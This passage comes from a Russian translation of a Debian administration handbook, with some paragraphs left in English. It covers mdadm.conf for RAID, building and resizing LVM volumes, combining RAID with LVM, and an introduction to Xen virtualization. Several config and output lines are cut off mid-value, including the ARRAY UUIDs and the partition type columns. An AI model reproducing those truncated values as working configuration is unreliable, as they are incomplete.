Большая часть метаданных, касающихся томов RAID, сохраняется непосредственно на дисках, входящих в эти массивы, так что ядро может определить массивы и их компоненты и собрать их автоматически при запуске системы. И всё же резервное копирование конфигурации крайне желательно, поскольку такое определение не защищено от ошибок, и следует ожидать, что оно наверняка даст сбой в самый неподходящий момент. В нашем примере, если бы отказ диска `sde` был настоящим (а не симулированным), и система перезагрузилась бы без удаления этого диска, он мог бы начать работать опять, поскольку был бы обнаружен при перезагрузке. Ядро получило бы три физических элемента, каждый из которых заявлял бы, что содержит половину одного и того же тома RAID. Другой источник путаницы может возникнуть, когда тома RAID с двух серверов переносятся на один и тот же сервер. Если эти массивы работали нормально до того, как диски были перемещены, ядро смогло бы обнаружить и пересобрать пары корректно; но если перемещённые диски были объединены в `md1` на прежнем сервере, а на новом сервере уже был бы `md1`, одно из зеркал было бы переименовано.

Поэтому резервное копирование важно хотя бы для справки. Стандартный путь для этого — редактирование файла /etc/mdadm/mdadm.conf, пример которого приводится здесь:

Пример 12.1. Конфигурационный файл mdadm

```
# mdadm.conf
#
# !NB! Run update-initramfs -u after updating this file.
# !NB! This will ensure that initramfs has an uptodate copy.
#
# Please refer to mdadm.conf(5) for information about this file.
#
# by default (built-in), scan all partitions (/proc/partitions) a
# containers for MD superblocks. alternatively, specify devices t
# wildcards if desired.
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=146e104f:66ccc06d:
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=7d123734:9677b7d6:

# This configuration was auto-generated on Tue, 25 Jun 2019 07:54
```

Один из наиболее важных элементов здесь — опция DEVICE, в которой перечисляются устройства, на которых система будет автоматически искать компоненты томов RAID во время запуска. В нашем примере мы заменили значение по умолчанию, partitions containers, на явный список файлов устройств, поскольку мы выбрали использование целых дисков, а не только разделов, для некоторых томов.

Последние две строки в нашем примере позволяют ядру безопасно выбирать, какой номер тома какому массиву следует назначить.

Метаданных, хранящихся на самих дисках, достаточно для пересборки томов, но не для определения номера тома (и соответствующего имени устройства `/dev/md*`).

К счастью, эти строки могут быть сгенерированы автоматически:

```
# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=146e104f:66ccc06d:
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=7d123734:9677b7d6:
```

Содержимое этих последних двух строк не зависит от списка дисков, входящих в том. Поэтому нет необходимости перегенерировать эти строки при замене вышедшего из строя диска новым. С другой стороны, следует аккуратно обновлять этот файл при создании или удалении массива RAID.

12.1.2. LVM

LVM, или *менеджер логических томов* ("Logical Volume Manager"), — другой подход к абстрагированию логических томов от их физических носителей, который фокусируется на увеличении гибкости, а не надёжности. LVM позволяет изменять логический том прозрачно для приложений; к примеру, можно добавить новые диски, перенести на них данные и удалить старые диски без отмонтирования тома.

12.1.2.1. Принципы работы LVM

Такая гибкость достигается за счёт уровня абстракции, включающего три понятия.

Первое, PV (*физический том* — "Physical Volume"), ближе всего к аппаратной стороне: это могут быть разделы на диске, целый диск или иное блочное устройство (в том числе и RAID-массив). Обратите внимание, что когда физический элемент настроен на использование в роли PV для LVM, доступ к нему должен осуществляться только через LVM, иначе система будет сбита с толку.

A number of PVs can be clustered in a VG (*Volume Group*), which can be compared to disks both virtual and extensible. VGs are abstract, and don't appear in a device file in the /dev hierarchy, so there is no risk of using them directly.

Третий тип объектов — LV (*логический том* — "Logical Volume"), который является частью VG; если продолжить аналогию VG с диском, то LV соответствует разделу. LV представляется как блочное устройство в /dev и может использоваться точно так же, как и любой физический раздел (как правило — для размещения файловой системы или пространства подкачки).

Важно, что разбиение VG на LV совершенно независимо от его физических компонент (PV). VG с единственным физическим компонентом (например диском) может быть разбита на десяток

логических томов; точно так же VG может использовать несколько физических дисков и представляться в виде единственного большого логического тома. Единственным ограничением является то, что, само собой, общий размер, выделенный LV, не может быть больше, чем общая ёмкость всех PV в группе томов.

Часто, однако, имеет смысл использовать однородные физические компоненты в составе VG. К примеру, если доступны быстрые диски и более медленные, быстрые можно объединить в одну VG, а более медленные — в другую; порции первой можно выдавать приложениям, требующим быстрого доступа к данным, а вторую оставить для менее требовательных задач.

В любом случае помните, что LV не закреплены за конкретным PV. Можно повлиять на то, где физически хранятся данные с LV, но эта возможность не требуется для повседневного использования. С другой стороны, когда набор физических компонентов VG меняется, физические места хранения, соответствующие конкретному LV, можно переносить между дисками (в пределах PV, закреплённых за VG, разумеется).

12.1.2.2. Настройка LVM

Давайте пройдём шаг за шагом процесс настройки LVM для типичного случая: мы хотим упростить чрезмерно усложнённую ситуацию с хранилищами. Такое обычно получается в результате долгой и витиеватой истории накопления временных мер. Для иллюстрации возьмём сервер, на котором со временем возникла потребность в изменении хранилища, что в конечном итоге привело к путанице из доступных разделов, распределённых по нескольким частично используемым дискам. Если более конкретно, доступны следующие разделы:

- на диске sdb — раздел sdb2, 4 ГБ;
- на диске sdc — раздел sdc3, 3 ГБ;
- диск sdd, 4 ГБ, доступен полностью;
- на диске sdf — раздел sdf1, 4 ГБ, и раздел sdf2, 5 ГБ.

Кроме того, давайте считать, что диски sdb и sdf быстрее двух других.

Наша цель — настроить три логических тома для трёх разных приложений: файлового сервера, требующего 5 ГБ дискового пространства, базы данных (1 ГБ), и некоторое пространство для резервных копий (12 ГБ). Первым двум требуется хорошая производительность, а резервные копии менее критичны к скорости доступа. Все эти ограничения не позволяют разделы сами по себе; используя LVM, можно абстрагироваться от физического размера устройств, так что единственным ограничением является общее доступное пространство.

Необходимые инструменты находятся в пакете lvm2 и его зависимостях. После их установки настройка LVM проходит в три шага, соответствующих трём уровням организации.

Первым делом мы подготавливаем физические тома с помощью **pvcreate**:

```
# pvcreate /dev/sdb2
Physical volume "/dev/sdb2" successfully created.
# pvdisplay
"/dev/sdb2" is a new physical volume of "4.00 GiB"
--- NEW Physical volume ---
PV Name          /dev/sdb2
VG Name
PV Size          4.00 GiB
Allocatable      NO
PE Size          0
Total PE         0
Free PE          0
Allocated PE     0
PV UUID          z4C1gk-T5a4-C27o-1P0E-1IAF-0eUM-e7EMwq

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
Physical volume "/dev/sdc3" successfully created.
Physical volume "/dev/sdd" successfully created.
Physical volume "/dev/sdf1" successfully created.
Physical volume "/dev/sdf2" successfully created.
# pvdisplay -C
PV      VG Fmt Attr PSize  PFree
/dev/sdb2  lvm2 ---  4.00g  4.00g
/dev/sdc3  lvm2 ---  3.00g  3.00g
```

```

/dev/sdd      lvm2 ---  4.00g  4.00g
/dev/sdf1    lvm2 ---  4.00g  4.00g
/dev/sdf2    lvm2 --- <5.00g <5.00g

```

Пока всё идёт неплохо; отметим, что PV может быть размещён как на целом диске, так и на отдельном его разделе. Как показано выше, команда **pvdisplay** выводит список существующих PV, с двумя возможными форматами вывода.

Теперь давайте соберём эти физические элементы в VG с помощью **vgcreate**. Мы соберём PV с быстрых дисков в VG под названием **vg_critical**; другая VG, **vg_normal**, будет также включать более медленные элементы.

```

# vgcreate vg_critical /dev/sdb2 /dev/sdf1
Volume group "vg_critical" successfully created
# vgdisplay
--- Volume group ---
VG Name          vg_critical
System ID
Format           lvm2
Metadata Areas   2
Metadata Sequence No 1
VG Access        read/write
VG Status        resizable
MAX LV           0
Cur LV           0
Open LV          0
Max PV           0
Cur PV           2
Act PV           2
VG Size          7.99 GiB
PE Size          4.00 MiB
Total PE         2046
Alloc PE / Size  0 / 0
Free  PE / Size  2046 / 7.99 GiB
VG UUID          wAbBjx-d82B-q7St-0KFF-z40h-w5Mh-uAXkNZ

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
Volume group "vg_normal" successfully created
# vgdisplay -C
VG          #PV #LV #SN Attr   VSize   VFree
vg_critical  2    0    0 wz--n-  7.99g   7.99g
vg_normal    3    0    0 wz--n- <11.99g <11.99g

```

И снова команды довольно просты (и **vgdisplay** предоставляет два формата вывода). Заметьте, что можно использовать два раздела одного физического диска в двух разных VG. Мы использовали приставку **vg_** в именах наших VG, но это не более чем соглашение.

We now have two “virtual disks”, sized about 8 GB and 12 GB respectively. Let's now carve them up into “virtual partitions” (LVs). This involves the **lvcreate** command, and a slightly more complex syntax:

```
# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
Logical volume "lv_files" created.
# lvdisplay
--- Logical volume ---
LV Path          /dev/vg_critical/lv_files
LV Name          lv_files
VG Name          vg_critical
LV UUID          W6XT08-iBBx-Nrw2-f8F2-r2y4-Ltds-UrKogV
LV Write Access  read/write
LV Creation host, time debian, 2019-11-30 22:45:46 -0500
LV Status         available
# open            0
LV Size          5.00 GiB
Current LE       1280
Segments          2
Allocation        inherit
Read ahead sectors    auto
- currently set to 256
Block device     254:0

# lvcreate -n lv_base -L 1G vg_critical
Logical volume "lv_base" created.
# lvcreate -n lv_backups -L 11.98G vg_normal
Rounding up size to full physical extent 11.98 GiB
Logical volume "lv_backups" created.
# lvdisplay -C
   LV      VG          Attr      LSize  Origin Data%  Meta%
lv_base    vg_critical -wi-a---  1.00g
lv_files   vg_critical -wi-a---  5.00g
lv_backups vg_normal   -wi-a--- 11.98g
```

При создании логических томов обязательны два параметра; они должны быть переданы **lvcreate** как опции. Имя создаваемого LV указывается с опцией **-n**, а его размер обычно указывается с опцией **-L**.

Конечно, нужно ещё указать имя VG, который следует использовать, отсюда последний параметр командной строки.

УГЛУБЛЯЕМСЯ Опции lvcreate

У команды **lvcreate** есть ряд опций для тонкой настройки создания LV.

Сначала опишем опцию **-l**, с которой размер LV может быть указан в виде числа блоков (в противоположность «человеческим» единицам, которые мы использовали выше). Эти блоки (называемые PE — физическими экстентами, "Physical Extents" — в терминологии LVM) являются непрерывными единицами хранения на PV, и они не могут быть распределены между LV. При необходимости указать пространство для LV с некоторой точностью, например для использования всего доступного пространства, опция **-l** может оказаться полезнее, чем **-L**.

It is also possible to hint at the physical location of an LV, so that its extents are stored on a particular PV (while staying within the ones assigned to the VG, of course). Since we know that sdb is faster than sdf, we may want to store the **lv_base** there if we want to give an advantage to the database server compared to the file server. The command line becomes: **lvcreate -n lv_base -L 1G vg_critical /dev/sdb2**. Note that this command can fail if the PV doesn't have enough free extents. In our example, we would probably have to create **lv_base** before **lv_files** to avoid this situation – or free up some space on **sdb2** with the **pvmove** command.

Созданные логические тома появляются как блочные устройства в **/dev/mapper/**:

```
# ls -l /dev/mapper
total 0
crw----- 1 root root 10, 236 Jun 10 16:52 control
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_critical-lv_base -
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_critical-lv_files
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_normal-lv_backups
# ls -l /dev/dm-
brw-rw---T 1 root disk 253, 0 Jun 10 17:05 /dev/dm-0
brw-rw---- 1 root disk 253, 1 Jun 10 17:05 /dev/dm-1
brw-rw---- 1 root disk 253, 2 Jun 10 17:05 /dev/dm-2
```

NOTE Auto-detecting LVM volumes

Когда компьютер загружается, сервис `systemd lvm2-activation` запускает команду **vgchange -ay** чтобы «активировать» группы томов: она сканирует доступные устройства; те, которые были инициализированы как физические тома LVM, регистрируются в подсистеме LVM, принадлежащие к группам томов собираются, и соответствующие логические тома запускаются и делаются доступными. Поэтому нет необходимости редактировать

конфигурационные файлы при создании или изменении томов LVM.

Обратите внимание, однако, что резервная копия конфигурации элементов LVM (физических и логических томов и групп томов) сохраняется в /etc/lvm/backup, что может пригодиться при возникновении проблем (или просто чтобы мельком взглянуть под капот).

Для облегчения жизни также создаются символические ссылки в каталогах, соответствующих VG:

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_base -> ../../dm-1
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_files -> ../../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_backups -> ../../dm-2
```

LV можно использовать в точности как обычные разделы:

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.44.5 (15-Dec-2018)
Discarding device blocks: done
Creating filesystem with 3140608 4k blocks and 786432 inodes
Filesystem UUID: b9e6ed2f-cb37-43e9-87d8-e77568446225
Superblock backups stored on blocks:
            32768, 98304, 163840, 229376, 294912, 819200, 884736, 160

Allocating group tables: done
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done

# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem                      Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups   12G   41M   12G   1% /srv/backups
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base      /srv/base        ext4 defaults 0 2
/dev/vg_critical/lv_files     /srv/files       ext4 defaults 0 2
/dev/vg_normal/lv_backups    /srv/backups    ext4 defaults 0 2
```

С точки зрения приложений, множество маленьких разделов теперь представлены в виде одного 12-гигабайтного тома с удобным именем.

12.1.2.3. Эволюция LVM

Хотя возможность объединять разделы или физические диски и удобна, не она является главным преимуществом LVM. Её гибкость особенно заметна с течением времени, когда возникают потребности в изменениях. Допустим, что в нашем примере возникла потребность в сохранении новых больших файлов, и что LV, выделенный файловому серверу, слишком мал для них. Поскольку мы использовали не всё пространство, доступное на `vg_critical`, мы можем увеличить `lv_files`. Для этого мы используем команду `lvresize`, затем `resize2fs` чтобы соответствующим образом подогнать файловую систему:

```
# df -h /srv/files/
Filesystem              Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  4.9G  4.2G  485M  90% /srv/files
# lvdisplay -C vg_critical/lv_files
  LV      VG      Attr     LSize Pool Origin Data%  Meta%  M
  lv_files vg_critical -wi-ao--  5.00g
# vgdisplay -C vg_critical
  VG      #PV #LV #SN Attr   VSize VFree
  vg_critical  2   2   0 wz--n- 7.99g  1.99g
# lvresize -L 6G vg_critical/lv_files
Size of logical volume vg_critical/lv_files changed from 5.00 G
Logical volume vg_critical/lv_files successfully resized.
# lvdisplay -C vg_critical/lv_files
  LV      VG      Attr     LSize Pool Origin Data%  Meta%
  lv_files vg_critical -wi-ao---- 6.00g
# resize2fs /dev/vg_critical/lv_files
resize2fs 1.44.5 (15-Dec-2018)
Filesystem at /dev/vg_critical/lv_files is mounted on /srv/files;
old_desc_blocks = 1, new_desc_blocks = 1
The filesystem on /dev/vg_critical/lv_files is now 1572864 (4k) b

# df -h /srv/files/
Filesystem              Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  5.9G  4.2G  1.5G  75% /srv/files
```

ОСТОРОЖНО Изменение размера файловых систем

Not all filesystems can be resized online; resizing a volume can therefore require unmounting the filesystem first and remounting it afterwards. Of course, if one wants to shrink the space allocated to an LV, the filesystem must be shrunk first; the order is reversed when the resizing goes in the other direction: the logical volume must be grown before the filesystem on it. It is rather straightforward, since at no time must the filesystem size be larger than the block device where it resides (whether that device is a physical partition or a logical volume).

Файловые системы ext3, ext4 и xfs могут быть увеличены онлайн, без размонтирования; уменьшение требует размонтирования. Файловая система reiserfs позволяет изменение размера онлайн в обоих направлениях. Преклонная ext2 не позволяет ни того, ни другого, и всегда должна быть отмонтирована.

Мы могли бы, действуя тем же образом, расширить том, на котором размещается база данных, только мы достигли предела доступного места на VG:

```
# df -h /srv/base/
Filesystem           Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base  976M  882M   28M  97% /srv/base
# vgdisplay -C vg_critical
VG          #PV #LV #SN Attr   VSize  VFree
vg_critical    2    2    0 wz--n-  7.99g  1016.00m
```

Это не имеет значения, поскольку LVM позволяет добавлять физические тома в существующие группы томов. Например, мы заметили, что на разделе sdb1, использовавшемся вне LVM, размещались только архивы, которые можно переместить на lv_backups. Теперь можно утилизировать его и ввести в группу томов, тем самым восстановив доступное пространство. Для этой цели существует команда **vgextend**. Само собой, раздел должен быть предварительно подготовлен как физический раздел. Когда VG расширена, мы можем использовать такие же команды, как и раньше, для увеличения логического тома, а затем файловой системы:

```
# pvcreate /dev/sdb1
Physical volume "/dev/sdb1" successfully created.
# vgextend vg_critical /dev/sdb1
Volume group "vg_critical" successfully extended
# vgdisplay -C vg_critical
VG          #PV #LV #SN Attr   VSize  VFree
vg_critical    3    2    0 wz--n- <9.99g <1.99g
# [...]
[...]
```

```
# df -h /srv/base/
Filesystem           Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base  2.0G  882M  994M  48% /srv/base
```

УГЛУБЛЯЕМСЯ Более подробно о LVM

LVM also caters for more advanced uses, where many details can be specified by hand. For instance, an administrator can tweak the size of the blocks that make up physical and logical volumes, as well as their physical layout. It is also possible to move blocks across PVs, for instance, to fine-tune performance or, in a more mundane way, to free a PV when one needs to extract the corresponding physical disk from the VG (whether to affect it to another VG or to remove it from LVM altogether). The manual pages describing the commands are generally clear and detailed. A good entry point is the lvm(8) manual page.

12.1.3. RAID или LVM?

Как RAID, так и LVM предоставляют бесспорные преимущества как только мы выходим за рамки простейшего случая настольного компьютера с одним жёстким диском, где схема использования не меняется с течением времени.

Есть несколько простых примеров, где вопрос выбора не встаёт. Если требуется защитить данные от аппаратных сбоев, безусловно следует создать RAID на избыточном дисковом массиве, ведь LVM просто не предназначен для решения этой проблемы. Если, с другой стороны, требуется гибкая система хранения, где тома не зависят от реальных физических дисков, RAID мало чем поможет, и естественно выбрать LVM.

ЗАМЕТКА Если производительность имеет значение...

В случаях, когда важна скорость ввода-вывода, особенно время доступа, использование LVM и/или RAID в какой-либо из возможных комбинаций может повлиять на производительность, и это может оказаться важным фактором при выборе одной из них. Однако эти различия в производительности крайне малы, и заметны в очень немногих случаях. Если важна производительность, лучшим выбором будет использование накопителей без вращающихся частей (*твердотельных накопителей*, или SSD); их удельная стоимость за мегабайт выше, чем у обычных жёстких дисков, и их вместимость обычно меньше, но они обеспечивают превосходную скорость случайного доступа. Если характер использования предполагает много операций ввода-выводы, распределённых по всей файловой системе, например в случае баз данных, где часто выполняются сложные запросы, преимущество использования SSD значительно перевесит то, что можно выжать, выбирая между LVM поверх RAID и обратным вариантом. В таких ситуациях выбор должен определяться иными соображениями, нежели скорость, поскольку вопрос производительности легче всего решается использованием SSD.

Третий характерный случай — когда хочется просто объединить два диска в один том из соображений производительности или чтобы иметь единую файловую систему, которая больше любого из доступных дисков. В этом случае подходят как RAID-0 (или даже linear-RAID), так и том LVM. В такой ситуации, если нет дополнительных ограничений (вроде унификации с другими компьютерами, на которых используется

только RAID), более предпочтительным часто является выбор LVM. Начальная настройка несколько более сложна, но это небольшое увеличение сложности более чем покрывается дополнительной гибкостью, которую привнесёт LVM, если потребности изменятся, или если понадобится добавить новые диски.

Ну и конечно, есть ещё по-настоящему интересный случай, когда систему хранения нужно сделать одновременно устойчивой к аппаратным сбоям и гибкой, когда дело доходит до выделения томов. Ни RAID, ни LVM не могут удовлетворить обоим требованиям сами по себе; не страшно, в этом случае мы используем их одновременно — точнее, одно поверх другого. Схема, включающая всё и ставшая стандартом с тех пор, как RAID и LVM достигли стабильности, заключается в обеспечении сначала избыточности группировкой дисков в небольшое число RAID-массивов и использовании этих массивов в качестве физических томов LVM; логические разделы будут потом выделяться из этих LV для файловых систем. Преимущество такой настройки заключается в том, что при отказе диска потребуется пересобрать только небольшое число RAID-массивов, тем самым экономя время, которое потребуется администратору на восстановление.

Возьмём конкретный пример: отделу связей с общественностью Falcot Corp требуется рабочая станция для редактирования видео, но бюджет отдела не позволяет приобрести полный комплект оборудования класса high-end. Решено отдать предпочтение оборудованию, специальному для работы с графикой (монитору и видеокарте), а для хранения использовать оборудование общего назначения. Однако, как общеизвестно, цифровое видео предъявляет определённые требования к хранилищу: объём данных велик, а скорость чтения и записи важна для производительности системы в целом (больше чем типичное время доступа, к примеру). Эти требования должны быть удовлетворены с помощью обычного оборудования, в данном случае двух жёстких дисков SATA объёмом по 300 ГБ; также необходимо сделать системные данные устойчивыми к аппаратным сбоям, в то время как обрабатываемое видео менее важно, поскольку оно ещё записано на видеокассеты.

Чтобы удовлетворить этим требованиям, совмещены RAID-1 и LVM. Диски подключены к двум разным SATA-контроллерам для оптимизации параллельного доступа и снижения риска одновременного отказа, поэтому они представлены как sda и sdc. Они размечены одинаково по следующей схеме:

```
# fdisk -l /dev/sda
```

```
Disk /dev/sda: 300 GB, 300090728448 bytes, 586114704 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x00039a9f

Device      Boot   Start     End   Sectors  Size Id Type
/dev/sda1  *       2048 1992060 1990012 1.0G fd Linux raid a
/dev/sda2          1992061 3984120 1992059 1.0G 82 Linux swap /
/dev/sda3          4000185 586099395 582099210 298G 5 Extended
/dev/sda5          4000185 203977305 199977120 102G fd Linux raid a
/dev/sda6          203977306 403970490 199993184 102G fd Linux raid a
/dev/sda7          403970491 586099395 182128904  93G 8e Linux LVM
```

- Первые разделы обоих дисков (около 1 ГБ) собраны в том RAID-1, md0. Это зеркало напрямую используется для корневой файловой системы.
- Разделы sda2 и sdc2 используются как разделы подкачки, предоставляющие 2 ГБ пространства подкачки. С 1 ГБ ОЗУ рабочая станция имеет достаточный объём доступной памяти.
- Разделы sda5 и sdc5, как и sda6 с sdc6, собраны в два новых тома RAID-1, примерно по 100 ГБ каждый, md1 и md2. Оба эти зеркала инициализированы как физические тома LVM, и добавлены в группу томов vg_raid. Таким образом эта VG содержит около 200 ГБ надёжного пространства.
- Остальные разделы, sda7 и sdc7, напрямую используются как физические тома, и добавлены в другую VG под названием vg_bulk, которая поэтому содержит приблизительно 200 ГБ пространства.

После создания VG можно разбить их весьма гибким образом. Следует помнить, что LV, созданные на vg_raid будут сохранны даже если один

из дисков выйдет из строя, чего нельзя сказать о LV, созданных на `vg_bulk`; с другой стороны, последние будут размещаться параллельно на обоих дисках, что обеспечит более высокие скорости чтения и записи больших файлов.

We will therefore create the `lv_var` and `lv_home` LVs on `vg_raid`, to host the matching filesystems; another large LV, `lv_movies`, will be used to host the definitive versions of movies after editing. The other VG will be split into a large `lv_rushes`, for data straight out of the digital video cameras, and a `lv_tmp` for temporary files. The location of the work area is a less straightforward choice to make: while good performance is needed for that volume, is it worth risking losing work if a disk fails during an editing session? Depending on the answer to that question, the relevant LV will be created on one VG or the other.

We now have both some redundancy for important data and much flexibility in how the available space is split across the applications.

ПРИМЕЧАНИЕ Почему три тома RAID-1?

Мы могли ограничиться одним томом RAID-1 для размещения физического тома под `vg_raid`. Зачем же создавать три?

Смысл первого разделения (`md0` от остальных) в обеспечении сохранности данных: данные, записанные на оба элемента зеркала RAID-1 в точности совпадают, поэтому можно обойти RAID и смонтировать один из дисков напрямую. В случае ошибки в ядре, например, или если метаданные LVM окажутся повреждены, всё равно можно загрузить минимальную систему для доступа к важным данным, таким как выделение дисков под RAID и LVM тома; метаданные можно восстановить и получить доступ к файлам снова, так что система может быть возвращена в рабочее состояние.

Смысль второго разделения (`md1` от `md2`) менее очевиден и базируется на тезисе о непредсказуемости будущего. При первичной сборке рабочей станции точные требования к хранилищу не обязательно известны; они могут и изменяться со временем. В нашем случае мы не можем заранее знать, сколько потребуется места для рабочего видеоматериала и для готовых видеороликов. Если отдельный ролик потребует большого количества рабочего материала, а VG, выделенный для данных с избыточностью, заполнен менее чем наполовину, мы можем использовать часть невостребованного пространства на нём. Мы можем удалить один из физических томов, скажем `md2`, из `vg_raid` и либо подключить его к `vg_bulk` напрямую (если ожидаемая продолжительность операции достаточно коротка, чтобы мы могли пережить временное падение производительности), либо разобрать RAID на `md2` и интегрировать его компоненты `sda6` и `sdc6` в bulk VG ("`vg_bulk`", который увеличится в таком случае на 200 ГБ, а не на 100); логический том `lv_rushes` тогда можно будет

увеличить в соответствии с требованиями.

12.2. Виртуализация

Виртуализация — это одно из крупнейших достижений вычислительной техники последних лет. Этот термин включает в себя различные абстракции и технологии имитации виртуальных компьютеров с разной степенью независимости от реального оборудования. На одном физическом сервере могут размещаться несколько систем, работающих одновременно и изолированных друг от друга. Приложений много, и зачастую они были бы невозможны без такой изоляции: к примеру, тестовые окружения с различными конфигурациями или разделение сервисов по разным виртуальным машинам для безопасности.

Существует множество решений для виртуализации, каждое со своими достоинствами и недостатками. Эта книга сфокусируется на Xen, LXC и KVM, но есть и другие реализации, достойные упоминания:

- QEMU is a software emulator for a full computer; performances are far from the speed one could achieve running natively, but this allows running unmodified or experimental operating systems on the emulated hardware. It also allows emulating a different hardware architecture: for instance, an *amd64* system can emulate an *arm* computer. QEMU is free software.
 - <https://www.qemu.org/>
- Bochs — другая свободная виртуальная машина, но она эмулирует только архитектуры x86 (i386 и amd64).
- VMWare is a proprietary virtual machine; being one of the oldest out there, it is also one of the most widely-known. It works on principles similar to QEMU. VMWare proposes advanced features such as snapshotting a running virtual machine.
 - <https://www.vmware.com/>
- VirtualBox is a virtual machine that is mostly free software (some extra components are available under a proprietary license). Unfortunately it is in Debian's “contrib” section because it includes some precompiled files that cannot be rebuilt without a proprietary compiler and it

currently only resides in Debian Unstable as Oracle's policies make it impossible to keep it secure in a Debian stable release (see [#794466](#)). While younger than VMWare and restricted to the i386 and amd64 architectures, it still includes some snapshotting and other interesting features.

→ <https://www.virtualbox.org/>

HARDWARE Virtualization support

Some computers might not have hardware virtualization support; when they do, it should be enabled in the BIOS.

To know if you have virtualization support enabled, you can check if the relevant flag is enabled with **grep**. If the following command for your processor returns some text, you already have virtualization support enabled:

- For Intel processors you can execute **grep vmx /proc/cpuinfo**
- For AMD processors you can execute **grep svm /proc/cpuinfo**

12.2.1. Xen

Xen — это решение для «паравиртуализации». Оно вводит тонкий слой абстракции, называемый «гипервизором», между оборудованием и вышележащими системами; он играет роль арбитра, контролирующего доступ к оборудованию из виртуальных машин. Однако он обрабатывает лишь немногие инструкции, остальные напрямую выполняются оборудованием от имени систем. Главное преимущество заключается в том, что производительность не страдает, и системы работают со скоростью, близкой к нативной; минусом является то, что ядра операционных систем, которые нужно запускать на гипервизоре Xen, должны быть адаптированы для этого.

Let's spend some time on terms. The hypervisor is the lowest layer, which runs directly on the hardware, even below the kernel. This hypervisor can split the rest of the software across several *domains*, which can be seen as so many virtual machines. One of these domains (the first one that gets started) is known as *dom0*, and has a special role, since only this domain can control the hypervisor and the execution of other domains. These other domains are known as *domU*. In other words, and from a user point of view, the *dom0* matches the “host” of other virtualization systems, while a *domU* can be seen as a “guest”.

КУЛЬТУРА Xen и разные версии Linux

Xen изначально разрабатывался как набор заплат, живший вне официального дерева и не интегрированный в ядро Linux. В то же время некоторые развивающиеся системы виртуализации (включая KVM) требовали некоторых общих функций, связанных с виртуализацией, для облегчения их интеграции, и ядро Linux получило такой набор функций (известный как интерфейс *paravirt_ops* или *pv_ops*). Поскольку заплаты Xen дублировали часть функционала этого интерфейса, они не могли быть приняты официально.

Xensource, the company behind Xen, therefore had to port Xen to this new framework, so that the Xen patches could be merged into the official Linux kernel. That meant a lot of code rewrite, and although Xensource soon had a working version based on the *paravirt_ops* interface, the patches were only progressively merged into the official kernel. The merge was completed in Linux 3.0.

→ <https://wiki.xenproject.org/wiki/XenParavirtOps>

Since Jessie is based on version 3.16 of the Linux kernel, the standard linux-image-686-pae and linux-image-amd64 packages include the necessary code, and the distribution-specific patching that was required for Squeeze and earlier versions of Debian is no more.

→ https://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix

КУЛЬТУРА Xen и ядра, отличные от Linux

Xen requires modifications to all the operating systems one wants to run on it; not all kernels have the same level of maturity in this regard. Many are fully-functional, both as dom0 and domU: Linux 3.0 and later, NetBSD 4.0 and later, and OpenSolaris. Others only work as a domU. You can check the status of each operating system in the Xen wiki:

→ https://wiki.xenproject.org/wiki/Dom0_Kernels_for_Xen

→ https://wiki.xenproject.org/wiki/DomU_Support_for_Xen

Однако если Xen может положиться на аппаратные функции виртуализации (которые наличествуют только в недавно выпущенных процессорах), даже немодифицированные операционные системы могут запускаться как domU (включая Windows).

ЗАМЕТКА Архитектуры, совместимые с Xen

Xen в настоящее время доступен только для архитектур i386, amd64, arm64 и armhf.

Чтобы использовать Xen в Debian, нужны три компонента:

- The hypervisor itself. According to the available hardware, the appropriate package will be either xen-hypervisor-4.11-amd64, xen-hypervisor-4.11-armhf, or xen-hypervisor-4.11-arm64.
- A kernel that runs on that hypervisor. Any kernel more recent than 3.0 will do, including the 4.19 version present in Buster.
- Для архитектуры i386 также требуется стандартная библиотека с заплатами, использующими Xen; она находится в пакете libc6-xen.

The hypervisor also brings xen-utils-4.11, which contains tools to control the hypervisor from the dom0. This in turn brings the appropriate standard library. During the installation of all that, configuration scripts also create a new entry in the GRUB bootloader menu, so as to start the chosen kernel in a

Xen dom0. Note, however, that this entry is not usually set to be the first one in the list, but it will be selected by default.

Когда всё необходимое установлено, следующим шагом будет тестирование поведения самого dom0; оно включает перезагрузку в гипервизор и ядро Xen. Система должна загрузиться обычным образом, с несколькими дополнительными сообщениями в консоли на ранних стадиях инициализации.

Теперь время собственно установить подходящие системы в domU с помощью инструментов из xen-tools. Этот пакет предоставляет команду **xen-create-image**, которая в значительной мере автоматизирует задачу. Единственный обязательный параметр — `--hostname`, передающий имя domU; другие опции важны, но они могут быть сохранены в конфигурационном файле `/etc/xen-tools/xen-tools.conf`, и их отсутствие в командной строке не вызовет ошибки. Поэтому следует проверить содержимое этого файла перед созданием образов, или же использовать дополнительные параметры в вызове **xen-create-image**. Отметим следующие важные параметры:

